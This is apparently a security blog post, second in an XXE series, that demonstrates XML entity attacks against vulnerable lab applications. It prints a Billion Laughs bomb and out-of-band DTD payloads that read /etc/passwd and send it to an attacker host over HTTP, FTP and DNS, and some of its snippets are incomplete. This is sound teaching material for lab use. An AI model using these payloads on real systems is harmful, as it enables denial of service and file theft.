

# XXE Attacks — Part 2: XML DTD related Attacks



kloze

Dec 1 · 9 min read

This is 2<sup>ND</sup> blog-post in *XXE* series and it will discuss about *XML DTD* related attacks, some methods and tricks to get around, possible impact and limitations for different platforms. Here, I'll make use of common vulnerable web applications to demonstrate these attacks.

## *XML DoS attacks*

These are aimed at XML parsers in which both, well-formed and valid, XML data crashes the system resources when being parsed. This attack is also known as XML bomb or Billion Laugh attack or exponential entity expansion attack.

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
]>
<lolz>&lol10;</lolz>
```

XML bomb

When the above internal entity gets parsed, it will actually result in  $10^9$  of lols. The expansion consumes exponential amount of resources and time, causing a DoS.

```
<?xml version="1.0"?>
<!DOCTYPE dos [
  <!ENTITY ax "qqqqqqqqqqqqqqqqqqqqqqqqqqqqqq...">
]>
<dos>&ax;&ax;&ax;&ax;&ax;&ax;&ax;...</dos>
```

XML Quadratic Blowup attack

Generally, I've encountered that people label these attack as DoS via XXE. This is *not* DoS via XXE because no eXternal entity is utilized here.

### *Xml eXternal Entity ( XXE )*

As per OWASP, this attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.

Here, we opted for vulnerable applications Mutillidae and bWAPP in virtual environment. Vulnerable application was running on *192.168.56.104* and the attacker's Apache server on *192.168.56.102* and attacker DNS server on *192.168.56.103*. Also, all the further attacks are considered from php XML parser *libxml2*.

Following are the **XXE** attack vectors:

---

#### **Resource Inclusion via External Entities**

---

The simplest example is that of including local file via file scheme using external entities.





As the user input is reflected back in the response, this classic case of XXE is often termed as **Error-based XXE**.

Now, enter the payload to extract local files.




Classical case of XXE in which file contents are included using External entities

But this data extraction technique is somewhat **limited** in many practical ways which are as follows:

from *others*, would result in failure to load the external entity as shown.



file permissions




(ii) Content of the file must be a well-formed XML fragment and must not contain any arbitrary binary data. Any XML special characters existing in the `/etc/passwd` will cause an error and blocks entity inclusion.

Adding a random opening tag in the file would generate a parsing error.




`/etc/passwd` file doesn't contain well-formed XML data







*Note: Data can still be retrieved in php applications using stream wrappers and data filters. We will discuss these later.*

**(iii)** Very Large files such as **/dev/random** and **/dev/zero** either can't be retrieved or lead to Denial of Service. This is DoS via XXE.



**(iv)** Resource Inclusion can also be carried out using Public External Entities. If you remember, in the last blogpost, External entities were also categorized into two: one was private which used **SYSTEM** as keyword and other as Public which used **PUBLIC** as keyword.





*Java/Xerces*, one of the most popular SAX and DOM parser, which even results Directory Listing. We will look into Java based applications and parsers in later posts.

---

## URL Invocation

---

Another attack surface is presented by the use of URL handlers. Each XML parser and the platform provides a different set of URL schemes. By invoking URLs from within external entities, an XML parser can be leveraged to initiate requests to third party systems (SSRF), internal port scans etc. The SSRF techniques can be expanded accordingly.


The support of the URL handlers is different in different platforms. This type of exploitation is useful when the XXE vulnerability is **Blind** i.e when the user supplied input is not reflected back in response or no data or files are returned. The only way to confirm is to invoke a request from the parser to the attacker domain.

This exploitation technique is also labelled as “**Out Of Band**”. The OOB technique generally requires a vulnerable application to trigger an outbound TCP/UDP/ICMP

In security\_level=1 of **bwAPP**, the XXE is blind as user data is not reflected back.



Triggering a request within external entities to attacker's domain confirms the vulnerability.



Blind XXE



## Is there any way to retrieve the local files Out-of-Band?

### Data Exfiltration over *HTTP*

Yes, there is but using General Entities, we can't use or substitute some other reusable section inside a DTD. So, our underlying logic is that to attach the target's resource to attacker's domain for ex-filtration. We have to find some other way to extract out data. Parameter entities (PE) comes to the rescue along with some restrictions.

Parameter entities can be used in internal DTD subset by inserting markup declaration through external parameter entities.

Let's examine this in bWAPP:

```
<!ENTITY % remote SYSTEM "http://192.168.56.104/evil.xml">
%remote;
%int;
%trick; ]>
```

And the evil.xml at attacker's site contains,

---

```
<!ENTITY % inc "<!ENTITY &#x25; CRICK SYSTEM
'http://192.168.56.102/?%payl;'>">
```

The first restriction was “*In internal DTD subset, PE references can’t be made within markup declarations*”. But this doesn’t apply when markups are declared through external PEs or to the external DTD subset.

*Evil.xml* leverages this same logic. Here, Parameter Entity (PE), **remote**, is used in internal subset by inserting markup declaration via external PEs at <http://192.168.56.102/>. As soon as the XML parsers expands the remote, first request hits the attacker's server looking for *evil.xml*. Notice that it's part of the same DTD hence it doesn't start with `<!DOCTYPE>`. Now the parser fetch the contents of */etc/passwd*, base64 encodes them and assign it to **payl**. Secondary PE **int** creates another PE **trick** which contain a link to attacker's domain attaching the values of **payl**. When PE **trick** is referenced, a second request is fired to attacker domain attached with the file contents.

### Attacker server logs

This time there won't be any problem even if the contents of `/etc/passwd` contains any XML special character or ill-formed XML as we leveraged php wrappers and data filters.

*Note:* Little variation of this approach is required in Java/Xerces.

Sometime a parser doesn't allow the data extraction of files like /etc/passwd over HTTP. For instance, Java version since 1.7 doesn't concatenate multiline urls into one using urlencode. Data can be exfiltrated over FTP also. For that, a simple FTP server is required. There is a ruby FTP server on [github](#).

It is almost similar as data exfil over HTTP. For this, I chose a vulnerable app utilizing Java.



A slight change in evil.xml



```
<!ENTITY % payl SYSTEM "file:///etc/passwd">
<!ENTITY % intern "<!ENTITY &#x25; xxe SYSTEM
'ftp://192.168.56.102:2121/%payl;'>">
```

while the ftp server is live on port 2121





Latest Java versions like 11.0.4 doesn't allow multiline URIs at all.

### Data Exfiltration over DNS

What if outbound HTTP request are blocked or our target is firewalled? Then, only one thing might come to rescue i.e **DNS**. DNS requests/queries are not generally blocked in an organization but shrewd system administrator may block DNS queries to external resolvers or implement some DNS proxy like Zscaler. Anyways, lets consider that DNS queries are not blocked.


From Blind XXE point of view, the first HTTP request is triggered from the server to include our payload DTD but external HTTP requests are blocked by firewall. So, what now? Hmmm, what if there is a file upload functionality and we are able to upload our *evil.xml* file??

First upload the malicious(in the context of parser) xml file.





Uploaded file



Contents of uploaded file

Here, we are trying to smuggle the contents of **/etc/iop** file over DNS.

Note: ***iop*** is a user created file, it's not a standard file found in **/etc/** .

Now, install and configure the **BIND9** DNS server on the machine (attacker machine => 192.168.56.103). This is a head-ache process.

The logic is simple. We will attach the contents of */etc/iop* file as subdomain of *klose.local*. But there are few limitations. One of them is character limit. DNS query can maximum contain **253** characters including [.]dots. Second is, target file should not contain any new line characters.

Here, we are signalling the xml parser to refer the payload (uploaded file).

```
<!ENTITY % remote SYSTEM
"http://192.168.56.104/bWAPP/images/file_upload.xml">
%remote;
%int;
%trick; ]>
```




Now, access the DNS logs.



```
QmxpbmQgWFhFIGFuZCB0aGUgZG5zRXhmaWx0ZXJhdGlvbiAK
```

base64 decode it:



But if try to smuggle out the contents of `/etc/passwd`, then we have to do it recursively line by line somehow.

---

### ***Remote Code Execution***

---

RCE is possible via XXE in php applications but it's very rare. It's possible only if the php **expect** module is loaded on the vulnerable system which is, by the way, disabled by default. Also, the expect module is not supported in php7. Meanwhile, I've not yet explored the XXE in *.NET* applications. Yeah, a lot to explore!

XXE in php applications is more exciting. The reason being is that php provides a number of ***URL or Stream wrappers*** and ***Data filters*** which increases the attack surface. Libxml2 under php and libxml2 under Perl behaves differently because php has an entity handler which handles the external entities differently. By default, external entities are supported in php.

In the next post, I'll try to explore other XXE attack vectors.

Till then, 🤖🕒

2. [Blind XXE injections](#)
3. [XML Out-Of-Band Data Retrieval by Timur Yunusov & Alexey Osipov](#)
4. [XXE payloads](#)
5. [XXE- Things are getting OOB.](#)
6. [ONsec-Lab- FTP Server script](#)
7. [Bind9 installation and configuration in Ubuntu](#)

and damn Google!

and again, thanks to my friends [Ряккш](#) , [Lokesh](#) and [Winsaafman](#) for helping me out.


Xml

Xxe

Oob

Security

Owasp



1 clap



...



WRITTEN BY

**klose**

Web Application Security Adrenalin-ist...

Follow

**More From Medium**





# Do They All Want To Sleep With Me? — And Other Questions Of A Guys' Girl



Tesia Blake in P.S. I Love You

Nov 21 · 7 min read ★




3K



Top on Medium



## Apparently I Was Nothing But A Woo-Girl



Michelle Ann in Fearless She Wrote

Nov 13 · 4 min read ★



4.98K



**Medium**

[About](#) [Help](#) [Legal](#)